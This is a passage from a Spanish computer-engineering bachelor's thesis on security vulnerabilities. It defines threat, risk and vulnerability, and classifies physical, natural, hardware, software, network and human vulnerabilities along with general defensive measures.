UNIVERSITAT POLITÈCNICA DE VALÈNCIA

UNIVERSITAT POLITÈCNICA DE VALÈNCIA
CAMPUS D'ALCOI

UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Politécnica Superior de Alcoy

Identificación y detección de vulnerabilidades

Trabajo Fin de Grado

Grado en Ingeniería Informática

AUTOR/A: López Sempere, Alejandro

Tutor/a: Guerola Navarro, Vicente

CURSO ACADÉMICO: 2021/2022

RESUMEN

Castellano

El uso de las nuevas tecnologías tiene mucho protagonismo en la actualidad, prácticamente la población entera tiene información valiosa en sus dispositivos, desde imágenes y datos personales hasta datos bancarios o de interés en su trabajo o empresa. Creemos y confiamos en que está información está segura, lo que desconocemos es el riesgo al que ponemos esta información causado por las vulnerabilidades informáticas. Como bien dijo Aristófanes (444 a. C. - 385 a. C.), dramaturgo griego, “La desconfianza es la madre de la seguridad”.

Una vulnerabilidad se define como una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información, pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma. Por tanto, podemos decir que, si existe una vulnerabilidad, siempre existirá alguien que intentará explotarla, es decir, sacar provecho de su existencia.

Las vulnerabilidades son muchas y muy variadas y es difícil hacer una clasificación de ellas. Durante el proyecto distinguiremos entre: físicas (se refieren al lugar en donde se encuentra almacenada la información), naturales (se refieren a todo lo relacionado con las condiciones de la naturaleza que ponen en riesgo la información), de hardware (hacen referencia a los posibles defectos de fábrica o a la mala configuración de los equipos de cómputo de la empresa que puedan permitir un ataque o alteración de éstos), de software (están relacionadas con los accesos indebidos a los sistemas informáticos sin el conocimiento del usuario o del administrador de red), de red (este tipo de punto débil abarca todo el tránsito de la información) y humanas (están relacionadas con los daños que las personas pueden causar a la información y al ambiente tecnológico que la soporta).

La finalidad de mi proyecto de final de grado de ingeniería informática, es la de clasificar, definir y argumentar sobre los distintos tipos de vulnerabilidades. Además, con la ayuda de mi tutor, Vicente Guerola, me propongo realizar una intrusión mediante un *pentesting* a una máquina virtual que crearé con antelación. Para así mostrar cómo pueden acceder a nuestro dispositivo e intentar concienciar sobre ello.

Valencià

L'ús de les noves tecnologies té molt protagonisme en l'actualitat, pràcticament la població sencera té informació valuosa als seus dispositius, des d'imatges i dades personals fins a dades bancàries o d'interés en el seu treball o empresa. Creiem i confiem que està informació està segura, el que desconeixem és el risc al qual posem aquesta informació causat per les vulnerabilitats informàtiques. Com bé va dir Aristòfanes (444 a. C. - 385 a. C.), dramaturg grec, “La desconfiança és la mare de la seguretat”.

Una vulnerabilitat es defineix com una feblesa o fallada en un sistema d'informació que posa en risc la seguretat de la informació, podent permetre que un atacant puga comprometre la integritat, disponibilitat o confidencialitat d'aquesta. Per tant, podem dir que, si existeix una vulnerabilitat, sempre existirà algú que intentarà explotar-la, és a dir, traure profit de la seua existència.

Les vulnerabilitats són moltes i molt variades i és difícil fer una classificació d'elles. Durant el projecte distingirem entre: físiques (es refereixen al lloc on es troba emmagatzemada la informació), naturals (es refereixen a tot el relacionat amb les condicions de la naturalesa que

fiquen en risc la informació), de hardware (fan referència als possibles defectes de fàbrica o a la mala configuració dels equips de còmput de l'empresa que puguen permetre un atac o alteració d'aquests), de software (estan relacionades amb els accessos indeguts als sistemes informàtics sense el coneixement de l'usuari o de l'administrador de xarxa), de xarxa (aquest tipus de punt feble abasta tot el trànsit de la informació) i humanes (estan relacionades amb els danys que les persones poden causar a la informació i a l'ambient tecnològic que la suporta).

La finalitat del meu projecte de final de grau d'enginyeria informàtica, és la de classificar, definir i argumentar sobre els diferents tipus de vulnerabilitats. A més, amb l'ajuda del meu tutor, Vicente Guerola, em propose realitzar una intrusió mitjançant un *pentesting* a una màquina virtual que crearé amb antelació. Per a així mostrar com poden accedir al nostre dispositiu i intentar conscienciar sobre aquest.

Inglés

The use of new technologies is very important nowadays, practically the entire population has valuable information on their devices, from images and personal data to banking data or data of interest in their work or company. We believe and trust that this information is safe, what we do not know is the risk to which we put this information caused by computer vulnerabilities. As the Greek playwright Aristophanes (444 BC - 385 BC) said, "Mistrust is the mother of security".

A vulnerability is defined as a weakness or flaw in an information system that puts the security of the information at risk, potentially allowing an attacker to compromise the integrity, availability or confidentiality of the information. Therefore, we can say that, if a vulnerability exists, there will always be someone who will try to exploit it, i.e. take advantage of its existence.

Vulnerabilities are many and varied and it is difficult to classify them. During the project we will distinguish between: physical (they refer to the place where the information is stored), natural (they refer to everything related to natural conditions that put the information at risk), hardware (they refer to possible factory defects or misconfiguration of the company's computer equipment that may allow an attack or alteration of these), software (related to improper access to computer systems without the knowledge of the user or the network administrator), network (this type of weak point covers the entire transit of information) and human (related to the damage that people can cause to information and the technological environment that supports it).

The purpose of my final degree project in computer engineering is to classify, define and argue about the different types of vulnerabilities. In addition, with the help of my tutor, Vicente Guerola, I intend to carry out an intrusion through a pentesting to a virtual machine that I will create in advance. In order to show how they can access our device and try to raise awareness about it.

KEY WORDS

Vulnerabilidades

Amenaza

Riesgo

Impacto

Pentest

Contenido

REVISIÓN DE LITERATURA

A medida que pasan los años, los dispositivos electrónicos están más y más presentes en nuestras vidas, ordenadores, *smartphones*, tablets, relojes inteligentes, videoconsolas, etc. Además, con la pandemia que hemos vivido ha nacido el teletrabajo y con él la necesidad y uso de más dispositivos. Según CISCO (empresa global con sede en San José, California, Estados Unidos, principalmente dedicada a la fabricación, venta, mantenimiento y consultoría de equipos de telecomunicaciones), en el artículo de prensa *'En 2023 habrá 29.300 millones de dispositivos conectados a Internet, según Cisco'* publicado por Europa Press el 17 de mayo de 2020, Madrid. Se estima que en el año 2023 habrá 29.300 millones de dispositivos electrónicos conectados a Internet en el mundo. Se puede decir que nuestra vida está almacenada en ellos, pues guardamos nuestra información, imágenes, documentos del trabajo, ingresos, tarjetas, etc. Y con este aumento de dispositivos, como dice Ana Higuera en el artículo '*Los ciberataques en empresas aumentaron un 150% y el principal vector de entrada de virus es el error humano*' (2022, 26 mayo) en el periódico digital 20minutos, "Solo en 2021 aumentaron en un 150% y cada vez son más las vías de entrada para aprovechar cualquier brecha de seguridad". Pero de la misma forma que salvaguardamos nuestra casa o empresa cerrándola con llave o con alarmas, o que utilizamos armaduras o cascos en algunas situaciones para salvaguardar nuestra integridad física, no hacemos con nuestros dispositivos.

Mediante este Trabajo de Final de grado trataré de explicar, clasificar y argumentar sobre las vulnerabilidades a las que estamos expuestos día a día. Y de forma parecida a los trabajos "*Desarrollo e implementación práctica de un PENTEST*" realizado por Rafael Manuel Martí Talón, Gandia, 2016, para la Universidad Politecnica de Valencia, Escuela Politecnica Superior de Gandia. E "*Introducción al pentesting*" realizado por Jose Luis Guillén Zafra, Barcelona, 2017, para la Universidad de Barcelona. Mediante una parte teórica documentaré y argumentaré sobre la seguridad informática, las vulnerabilidades (su clasificación, explicación, tipos de acceso y como prevenir o intentar evitarlas) y las formas de encontrarlas y prevenirlas. En concreto detallaré las fases y seguimiento de un test de intrusión, siguiendo la dinámica PTES. Que luego documentaré durante la parte tecnológica del trabajo, donde a partir de un reto (*Basic Pentesting: 1.* (2017, 8 diciembre). VulnHub. https://www.vulnhub.com/entry/basic-pentesting-1,216/), mostraré de forma práctica lo aprendido durante la parte teórica de mi trabajo.

MARCO CONCEPTUAL

Información, SI y TIC

La Real Academia Española de la lengua, define información como "comunicación o adquisición de conocimientos que permiten ampliar o precisar los que se poseen sobre una materia determinada". Es decir, podemos definir la información, como conjunto de datos organizados, procesados y situados en un contexto en el que obtienen un valor. Pero, para que esta información sea valiosa, debe estar organizada y relacionada junto con más elementos para así, lograr un objetivo común. Para ello existen los Sistemas de la Información (SI), que son un conjunto de componentes organizados y relacionados con el fin de recolectar, procesar, almacenar y distribuir la información, para que esta sea la precursora de la toma de decisiones, coordinación y control de una organización.

En la actualidad, los SI, están presentes en todas las organizaciones, pues estos tienen un papel importantísimo en el funcionamiento de la organización, ya sea para la ejecución de operaciones o la toma de decisiones, de forma beneficiosa o perjudicial. Pero, para gestionar y distribuir dicho sistema, las organizaciones necesitan el soporte de una serie de herramientas tecnológicas llamadas TIC. Las TIC son todo tipo de tecnologías utilizadas por la organización para almacenar, procesar, enviar o recibir la información. Como puede ser el propio Internet, los correos electrónicos, sistemas ERP dentro de la propia empresa, etc.

Tanto las TIC como los SI, hacen que las organizaciones dependan en gran cantidad de ellas, hecho, que provoca, que se vuelvan más vulnerables a los robos, modificación o destrucción de la información, de forma accidental o intencionada. Por lo tanto, deben protegerse, apareciendo así el papel importantísimo de la Seguridad informática en el ámbito empresarial.

Seguridad Informática

Definimos la seguridad informática como el conjunto de medidas y procedimientos utilizados con la finalidad de garantizar la confidencialidad (la información no debe ser accedida ni divulgada por personal no autorizado), integridad (los datos y la información no deben ser modificados, es decir, protegerlos contra la alteración destrucción y pérdida) y disponibilidad (los datos y la información deben estar a disposición del usuario en forma y tiempo requeridos, como también deben ser recuperables en caso de desastre) de los datos y de la información. Siempre cumplimentando el marco legal.




Figura 1: Seguridad informática
Fuente: Elaboración propia

Entre los principales objetivos de la seguridad informática cabe destacar:

- Detectar las posibles circunstancias que pueden causar daño y minimizar la probabilidad de que se produzcan.
- Garantizar el correcto uso de los recursos de la organización.
- Asegurar que el número de perdida sea el mínimo posible en caso de desastre.
- Cumplimentar el marco legal establecido.

Para cumplir dichos objetivos las organizaciones deben abordar cuatro planos de actuación:

- Plano Humano. Cada empleado de la organización debe estar formado, concienciado y con unas funciones predefinidas.
- Plano Técnico. El software y hardware de la empresa, debe estar seleccionado, instalado, configurado y actualizado acorde a lo necesitado para su correcto funcionamiento.
- Plano Organizativo. La organización o empresa debe disponer de distintos planes, normas y procedimientos teórico-prácticos sobre la política de seguridad en ella.
- Plano Legal. Se debe garantizar el cumplimiento de la legislación vigente en cada momento.

La seguridad informática se divide en:

Seguridad lógica: abarca toda la seguridad relacionada con el software, la parte lógica de las comunicaciones, los datos y la información.

Seguridad física: la relacionada con el hardware y las redes.

Es aquí donde percibimos el mayor problema de las organizaciones y pymes (empresa compuesta por un número reducido de trabajadores, y con un moderado volumen de facturación), el gran coste financiero en las herramientas y planes de seguridad. Pues la mayoría de ellas no disponen de personal especializado ni de la posibilidad de invertir en ello.

Es por esto que es importantísimo que la SSI (Seguridad de los Sistemas de Información), de cada organización, sea manejada de acuerdo con sus problemas reales de SSI. Es decir, las empresas con bajas necesidades no deben gestionar la SSI de la misma forma que las grandes empresas que necesitan una atención muy elevada. Pues muchas de estas resultaran prácticamente innecesarias. Es decir, el equilibrio entre lo que necesitamos y en lo que invertimos encontraremos la SSI apropiada.

Pero como señala Chema Alonso (doctor en seguridad informática y actual *Chief Digital Consumer Officer* de Telefónica) en una de sus entrevistas, la seguridad total no existe, por mucho que se invierta en ella nunca estamos seguros al cien por cien, pues siempre se va a descubrir una forma nueva de acceso. Eso sí, cuanto más se invierte en ella, más difícil va a ser su irrupción.

Vulnerabilidades

Hablar de seguridad informática lleva ligado la palabra vulnerabilidad.

Una vulnerabilidad es una debilidad o fallo en un sistema de información, que pone en riesgo la seguridad de la información, pudiendo permitir, que un intruso, pueda comprometer la integridad, disponibilidad o confidencialidad de la misma, por lo que es necesario encontrarlas y eliminarlas lo antes posible.

Por tanto, podemos decir que, las vulnerabilidades son las condiciones y características propias de los sistemas de una organización que la hacen susceptible a las amenazas. El problema es que, en el mundo real, si existe una vulnerabilidad, siempre existirá alguien que intentará explotarla, es decir, sacar provecho de su existencia.

Por su parte, una amenaza es toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información. Es decir, que podría tener un potencial efecto negativo sobre algún elemento de nuestros sistemas. Las amenazas pueden proceder de ataques (fraude, robo, virus), sucesos físicos (incendios, inundaciones) o negligencia y decisiones

institucionales (mal manejo de contraseñas, no usar cifrado). Desde el punto de vista de una organización pueden ser tanto internas como externas.

Una vez explicada la diferencia entre amenaza y vulnerabilidad, es conveniente exponer el concepto de riesgo. El riesgo es la probabilidad de que se produzca un incidente de seguridad, materializándose una amenaza y causando pérdidas o daños. Se mide asumiendo que existe una cierta vulnerabilidad frente a una determinada amenaza, como puede ser un hacker, un ataque de denegación de servicios, un virus… El riesgo depende entonces de los siguientes factores: la probabilidad de que la amenaza se materialice aprovechando una vulnerabilidad y produciendo un daño o impacto. El producto de estos factores representa el riesgo.




Figura 2: Riesgo
Fuente: Elaboración propia

Una vez ya definidos estos términos, podemos ver los distintos tipos de vulnerabilidades y algunos ejemplos de cómo reducirlos.

Las vulnerabilidades son muchas y muy variadas y es difícil hacer una clasificación de ellas. Durante esta actividad utilizaremos la siguiente clasificación partiendo de su origen:

- Física.
- Natural.
- De hardware.
- De software.
- De red.
- Humanas

Podemos decir que sus principales amenazas son, en general, los ataques que provienen de individuos, que de manera intencionada o no, causan enormes pérdidas aprovechando alguna de las vulnerabilidades que los sistemas puedan presentar. A estas personas se les bautizó de la siguiente manera:

- Hacker: Pese a la connotación negativa a la que estamos acostumbrados, un hacker, es una persona con altos conocimientos de la informática, que accede a los sistemas para aprender y satisfacer su curiosidad desafiando sus límites. Los hackers no se lucran ni crean destrucción de sus irrupciones en los sistemas, usan su conocimiento para demostrar la vulnerabilidad e incluso, a menudo, corregirla. Podríamos decir que crean más que destruyen.
- Cracker: Podríamos decir que, es una persona contraria a un hacker. Se lucra de sus irrupciones o simplemente destruye y hace daño por mera diversión.

Vulnerabilidad física

Explicación

Estas vulnerabilidades se refieren al lugar en el que se encuentra almacenada la información, como los centros de almacenamiento de datos. El atacante accede a este lugar y obtiene la información él mismo, sin necesidad de programas ni nada parecido. Cuando este tipo de vulnerabilidad se explota, afecta los principios básicos de la seguridad informática, la disponibilidad la integridad y la confidencialidad de la información.

Tipos de acceso

La amenaza principal para esta vulnerabilidad es el robo de información. Se puede dar por ladrones contratados por otras empresas con el fin de obtener la información valiosa de la competencia. Pero lo más usual es que lo realicen exempleados o personal descontento con la organización. Estos aprovechan las vulnerabilidades físicas, que ya conocen, para acceder y así dañar la información u obtenerla y ofrecerla a otras empresas a modo de venganza por lo ocurrido en el pasado.

También cabe destacar el problema con las redes eléctricas, una situación de apagón o de fallo en el suministro eléctrico puede desencadenar en la no realización de copias de seguridad o de daño en la memoria. Por lo que es importante que las empresas tengan un plan b ante ello, como podrían ser generadores que se activen ante la falta de electricidad.

Errores y mejoras

Como ejemplo de seguridad para este tipo de vulnerabilidades podemos visualizar el acceso y mantenimiento a un CPD (centro de procesamiento de datos).




Figura 3: CPD
Fuente: Búsqueda Google

Tan importante como los controles de seguridad físicos para proteger la sala lo son las reglas y normas que regulan la entrada. Ni siquiera el mejor sistema físico de seguridad puede proteger algo cuando alguien tiene la llave.

Se deben establecer políticas de acceso al CPD que definan quién está autorizado a entrar y bajo qué circunstancias. Como también que esto esté actualizado, es decir si hay un despido o un cambio en el personal, este sea borrado para no poder seguir accediendo a él. La mayoría de las políticas de acceso se crean en base a los trabajos que van a realizarse en el CPD.

Dentro de las funciones del sistema de control de accesos se deben incluir:

- Impedir la entrada de personas no autorizadas a las salas del CPD.
- Debe haber una solución antisabotaje y antivandálica.
- Generación de una alarma fiable, ante cualquier intento de entrada, intrusión, intentos de penetrar en forma encubierta dentro de las instalaciones.
- Asegurar la identificación del personal que acceda a las instalaciones.
- Asegurar un cuadro de situación en tiempo real en cuanto a los eventos que se produzcan en los recintos.

- Control central de todas las entradas/salidas de los sistemas de seguridad y comunicaciones, ya sea durante operación normal o como durante situaciones de emergencia.

Un buen modo de identificación para el control de acceso sería mediante lectores y tarjetas de proximidad y/o lectores de huellas dactilares, aceptándose sistemas de identificación de igual fiabilidad o superior y fáciles de actualizar.

El sistema de seguridad deberá contar, además, con cámaras de vigilancia accesibles mediante TCP/IP que contará con las medidas de seguridad necesarias para el filtrado de los equipos cliente que pueden acceder a ellas.

Vulnerabilidades naturales

Explicación

Son las vulnerabilidades que no están en nuestras manos, todo lo relacionado con fenómenos meteorológicos y condiciones de la naturaleza que ponen en riesgo la información de la organización. Ya que no podemos prever cuando se va a dar un terremoto, un huracán o un incendio o inundación, debemos tener contramedidas frente a ello. Es decir, no podemos eliminar dicha vulnerabilidad de ninguna forma, solo prevenir para que la catástrofe sea lo menos grave posible.

Figura 4: Desastres naturales
Fuente: Búsqueda Google

Tipos de acceso

Los sucesos atmosféricos como el terremoto, un huracán o un maremoto son muy difíciles de prever y por tanto el acceso es inminente y por causa meteorológica. Hay terremotos tan sensibles que prácticamente ni se detectan con los sismógrafos. En cambio los incendios se pueden dar por instalaciones eléctricas defectuosas o almacenamiento y uso de sustancias peligrosas en la organización. Lo mismo ocurre con las inundaciones, una mala instalación hidráulica o una falta de drenaje en fuertes lluvias pueden ser las causantes de esta.

Errores y mejoras

Podemos decir que están muy ligadas con las vulnerabilidades físicas, por eso vamos a poner el mismo ejemplo que en el apartado anterior, el mantenimiento y acceso a un CPD:

Contra el acceso de personas externas podemos luchar, pero contra el clima no, no podemos saber cuándo puede ocurrir ni su medida. Es por esto que un CPD debe mantener unas medidas de seguridad en su construcción:

- Suelo y techo técnicos, que evitan la humedad y el acceso del fuego a la sala.
- Extintores y mecanismos de apagado de incendios, pero que no sean perjudiciales o corrosivos para nuestro Hardware.
- Placas y paneles anti inflamables.

- Pasa-muros y pasa-cables que impiden el acceso de humedad, aire y otros factores climáticos perjudiciales para nuestro CPD.
- Suministro eléctrico en caso de fallo
- Gestión de soportes de recuperación en caso de desastre

Vulnerabilidades hardware

Explicación

Se refieren a los defectos y problemas de los equipos y su composición. Que hacen que sea más simple un ataque a la organización.

Tipos de acceso

Según publicó el MITRE (organización estadounidense sin ánimo de lucro que provee de ingeniería de sistemas, investigación y desarrollo y soporte sobre las tecnologías de la información al gobierno de los Estados Unidos de América) las vulnerabilidades hardware que más han desencadenado en ataques y fallos de sistema durante el año 2021 son:

- El aislamiento inadecuado de recursos compartidos en un sistema en chip (SoC)
- El control inadecuado de acceso a interfaces de prueba y *debug* basadas en chip
- La prevención inadecuada de la modificación del bit de bloqueo
- La omisión del bit de bloqueo en controles HW de seguridad sensible
- El uso de cifrado primitivo vulnerable
- El recurso interno expuesto a un estado o nivel de acceso de *debug* no seguro
- La restricción inadecuada de interfaces software a funciones Hardware
- La superposición entre rangos de memoria protegidos
- Fallos en el borrado de información sensible al pasar de un estado de alimentación a *debug* o viceversa
- Los controles de acceso inadecuado a la memoria volátil
- El uso de firmware no actualizable
- La protección inadecuada ante ataques físicos de canal lateral

Errores y mejoras

Para evitar en la medida de lo posible este tipo de vulnerabilidades debemos tener en cuenta el plazo de validez y caducidad, defecto de fabricación, lugar de almacenamiento en locales insalubres o con alto nivel de humedad, magnetismo o estática, moho, etc.

Vulnerabilidades software

Explicación

Todo tipo de vulnerabilidades relacionadas con el soporte lógico de la organización. El software es desarrollado por seres humanos, por lo que es imperfecto por naturaleza. Todos los programas y sistemas son imperfectos, tienen errores, bugs y agujeros desde los que se pueden acceder. La mayoría de las actualizaciones se crean para reparar estos *bugs* y agujeros que se van conociendo mediante pruebas y experiencia con ellos. Podemos decir que son las vulnerabilidades de las que más se hablan y más creemos conocer.
Si oímos hablar de un ciberataque a una organización, relacionamos este ataque con la explotación de una vulnerabilidad software.




Figura 5: Virus
Fuente: Búsqueda Google

Tipos de acceso

Cabe destacar que los sistemas operativos no son seguros, tienen vulnerabilidades, pues ofrecen una interfaz para su configuración y organización en un ambiente tecnológico donde se realizan alteraciones en la estructura del equipo y de la red a la que está conectado.

Las principales amenazas de estas vulnerabilidades son los programas lanzados por hackers que, dañan los sistemas de manera intencionada.

Algunos de los mecanismos que se utilizan son:

- *Adware*: Software no deseado diseñado para mostrar anuncios emergentes. Además puede recabar nuestra información personal, registrar los sitios web visitados o incluso apuntar todo lo que se escribe.
- *Backdoor*: secuencia especial o término trasero dentro del código de programación, mediante el cual se pueden evitar los sistemas de seguridad del algoritmo y así acceder al sistema.
- Bomba lógica: Una bomba lógica es un código malicioso que se inserta de forma secreta en una red informática, un sistema operativo o una aplicación de software. Permanece inerte hasta que se produce una condición específica. Cuando esta condición se cumple, la bomba lógica se activa y devasta el sistema dañando datos, borrando archivos o limpiando discos duros.
- Troyano: toma esta palabra por su símil al Caballo de Troya. Un troyano es un tipo de virus que simula ser algo útil, de ayuda o divertido pero que, de hecho, provoca daños o el robo de datos. A menudo, los troyanos se propagan a través de un archivo infectado adjunto a un correo electrónico o se esconden tras una descarga de juegos, aplicaciones, películas o tarjetas de felicitación gratuitos.
- Gusanos: Son programas que realizan copias de sí mismos, alojándolas en diferentes ubicaciones del ordenador. El objetivo de este malware suele ser colapsar los ordenadores y las redes informáticas, impidiendo así el trabajo a los usuarios. A diferencia de los virus, los gusanos no infectan archivos.
- *Malware*: Proviene de la agrupación de las palabras "*Malicious* Software". Este programa o archivo, está diseñado para insertar virus, gusanos, troyanos, spyware o incluso *bots* (tipo de troyano que cumple una función específica), intentando conseguir información sobre el usuario o sobre la PC.
- *Pharming*: consiste en disfrazar sitios web falsos como si fueran auténticos para obtener así la información que se introduzca en ellos, como datos personales, contraseñas, datos bancarios etc.
- *Phishing*: El *phishing* es una de las estafas más antiguas y mejor conocidas de Internet. Podemos definirlo como un tipo de fraude en las telecomunicaciones que emplea trucos de ingeniería social para obtener datos privados de sus víctimas.
- Spam: El spam es cualquier forma de comunicación no solicitada que se envía de forma masiva. Su forma más frecuente es un correo electrónico de publicidad enviado a un gran número de direcciones, pero el "*spamming*" también existe a través de menajes instantáneos, de texto (SMS), redes sociales o incluso mensajes de voz. Enviar spam es ilegal en la mayoría de jurisdicciones.
- *Spyware* o programas espía: Se refiere a las aplicaciones que recopilan información sobre una persona u organización, las cuales se instalan y se ejecutan sin el conocimiento del usuario. El objetivo principal del spyware es recolectar información

sobre el usuario y distribuirlo a empresas publicitarias u otras organizaciones interesadas.

- Virus: Programas que tienen como objetivo alterar el funcionamiento de la computadora y en ciertos casos alterar la información, se propagan sin el consentimiento y conocimiento del usuario. Algunos de los virus informáticos requieren de la intervención del usuario para comenzar a propagarse, es decir, no se activan por sí mismos, otros no la requieren y se activan solos.

Errores y mejoras

En un principio, los virus se propagaban a través del intercambio de dispositivos de almacenamiento como disquetes y memorias de almacenamiento (USBs). Actualmente un equipo se puede infectar al abrir un archivo adjunto que llegue a través de un correo electrónico.

Los virus se distribuyen a través de mecanismos de intercambio de archivos, es decir, aquellos que se suelen utilizar para distribuir software, música y videos, están diseñado para afectar a los sistemas operativos. La manera de erradicarlos y de protegerse contra éstos, es a través de un software antivirus actualizado. Pero también debemos tener unos buenos hábitos y rutinas de navegación. Siendo precavidos ante ofertas especiales con vínculos, no descargando archivos música y películas, pues no sabes si realmente es lo que dice ser. Comprobación de aplicaciones seguras antes de descargarlas. Descarga de programas y aplicaciones desde sitios oficiales que las supervisen antes de ponerlas a disposición del usuario. Mantener el software actualizado.

Vulnerabilidades de red

Explicación

Existen diversos tipos de red que utilizamos a diario en las organizaciones y en el uso doméstico, como rúters, *firewalls* y *switches*, que tienen debilidades de seguridad, por defecto, que se deben conocer y de los cuales debemos protegernos. Este tipo de punto débil abarca todo el tránsito de la información. Donde sea que la información transite, ya sea vía cable, satélite, fibra óptica u ondas de radio, debe existir seguridad. El éxito en el tránsito de los datos es un aspecto crucial en la implementación de la seguridad de la información.

Tipos de acceso

Podemos decir que esta vulnerabilidad engloba a todo tipo de acceso o fallo en la comunicación, donde la información pueda quedar no disponible, alterada o entregada a usuarios sin derechos de acceso a ella.

Dos de los accesos más conocidos y habituales en la actualidad son:

- La Denegación de servicio distribuida o DDoS es un tipo de ataque generalizado en el ámbito de la ciberseguridad. En este ciberataque, los hackers inundan la red de la organización con una gran cantidad de solicitudes de datos. Cuando la red no puede manejar las solicitudes, se cae. Esto permite a los piratas informáticos ingresar a la red de una organización y dañar su reputación.




Figura 6: Transito DDoS
Fuente: CloudFlare/ddos

- La gente usa múltiples dispositivos como aplicaciones para el hogar inteligente, *smartwatches*, *home theaters*, etc., en su día a día. Esta es otra red que está bajo el radar de los piratas informáticos. En IoT, tiene varios

dispositivos inteligentes conectados a una red compartida. Por ejemplo, conectaría su reloj inteligente y su teléfono móvil al mismo WiFi. La mayoría de las veces, las personas son ignorantes y no creen que estos dispositivos sean pirateados y permitan a los "piratas" informáticos ingresar a su red doméstica.

Errores y mejoras

La mayoría de accesos se dan por la falta de protección de las contraseñas, la falta de autenticación, los protocolos de enrutamiento y los agujeros *firewall*. Pero tampoco podemos pasar por alto:

- Servicios de Internet mal configurados: Un problema común es activar JavaScript en los exploradores Web, lo que permite ataques mediante scripts hostiles cuando se accede a sitios no confiables
- Equipos de red mal configurados: la mala configuración del propio equipo puede causar problemas de seguridad. Por ejemplo, las listas de acceso mal configuradas, pudiendo acceder quien no debe a elementos de importancia para la empresa, lo cual puede dar a pérdidas por inconsciencia o de forma intencionada.

Estos errores los podemos corregir mediante buenos hábitos como son el acceso a sitios seguros, el cambio de contraseñas periódicamente, que estas contraseñas sean difíciles de adivinar u obtener, implantar bien los protocolos de enrutamiento etc.

Para evitar ataques DDoS, se debe establecer un umbral para las solicitudes de datos de una única fuente.

Vulnerabilidades humanas

Explicación

Está relacionada con los daños que las personas pueden causar a la información y al ambiente tecnológico que la soporta. La mayor vulnerabilidad es el desconocimiento de las medidas de seguridad adecuadas para ser adoptadas por cada elemento constituyente, principalmente por los miembros internos de la empresa. Por ejemplo: la falta de capacitación específica para la ejecución de las actividades inherentes a las funciones de cada uno, la falta de conciencia de seguridad para las actividades de rutina, los errores, omisiones, insatisfacciones etc.

Según diversos estudios (publicados en El Mundo, El País, Byte, etc.) esta vulnerabilidad es la más explotada por los expertos, y la que más incidentes provoca.




Figura 7: Gráfico circular Incidentes
Fuente: Elaboración propia

Tipos de acceso

